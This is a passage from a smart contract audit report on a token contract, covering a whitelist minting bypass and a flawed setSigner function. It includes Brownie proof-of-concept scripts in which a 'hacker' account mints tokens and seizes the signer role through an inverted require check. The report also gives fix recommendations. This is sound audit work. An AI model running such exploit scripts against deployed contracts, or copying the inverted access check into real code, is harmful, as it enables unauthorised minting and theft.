a1fd7fd9535fc953ed2be602daaa41767312a'], {'from': hacker})



    print("Balance of Hacker account after Token Minting: " +
str(contract_HalbornToken.balanceOf(hacker.address)))
```

PoC evidence:




Figure 18 - Creating the first Merkle Tree that the owner uses to deploy the contract




Figure 19 - Creating the Hacker Merkle Tree




Figure 20 -Running the brownie script

Recommendation:

Consider creating a require statement, where owner == _owner.

Impact:

A malicious user can use this vulnerability to mint tokens in the contract without belonging to the established whitelist.

Bad implementation of setSigner function

High

Description:

When the contract is deployed, the signer variable assumes the value of the _deployer. However, in the setSigner function, we found that it is possible to change the signer value, which can lead to the exploitation of the vulnerability "totalSupply increase due to Signature Bypass", since the signer is used to increase the tokens supply of the contract.

Code Location:

```
170     function setSigner(address _newSigner) public {
171         require (msg.sender != signer, "You are not the current signer");
172         signer = _newSigner;
173     }
```

Figure 21 - function setSigner

Proof of Concept:

```
from brownie import *

#Brownie PoC script


def main():

    #Creating the onwer account

    owner = accounts.at('0x4321432143214321432143214321432143214321',
force=True)

    print("Owner address: " + str(owner.address))

    accounts[0].transfer(to=owner, amount=100_000000000000000000)

    print("Owner balance: " + str(owner.balance()))




    hacker = accounts.at('0xeabBed204Dbd5b7884cCEAA18dbD25878819ED32',
force=True)

    print("hacker address: " + str(hacker.address))

    accounts[1].transfer(to=hacker, amount=100_000000000000000000)

    print("hacker balance: " + str(hacker.balance()))


    contract_HalbornToken = HalbornToken.deploy('HalbornToken', 'HAL',
1000000_000000000000000000, owner.address,
0xdde9d91b6db3ccba6ff981bfbffe142e6e52c931b6afb859faf39dc052da18c7,
{'from': owner})

    #0xdde9d91b6db3ccba6ff981bfbffe142e6e52c931b6afb859faf39dc052da18c7 is
the merkle tree hex root created


    contract_HalbornToken.setSigner(hacker.address, {'from': hacker.address})
```

PoC evidence:




Figure 22 - Running the brownie script

Recommendation:

Consider removing this function or implementing the require statement with msg.sender == signer.

Impact:

A malicious user can use this vulnerability to change the signer that allows users to mint tokens with signature.

Javarez
Security

Contributing to a safer world.

Thank you for your preference.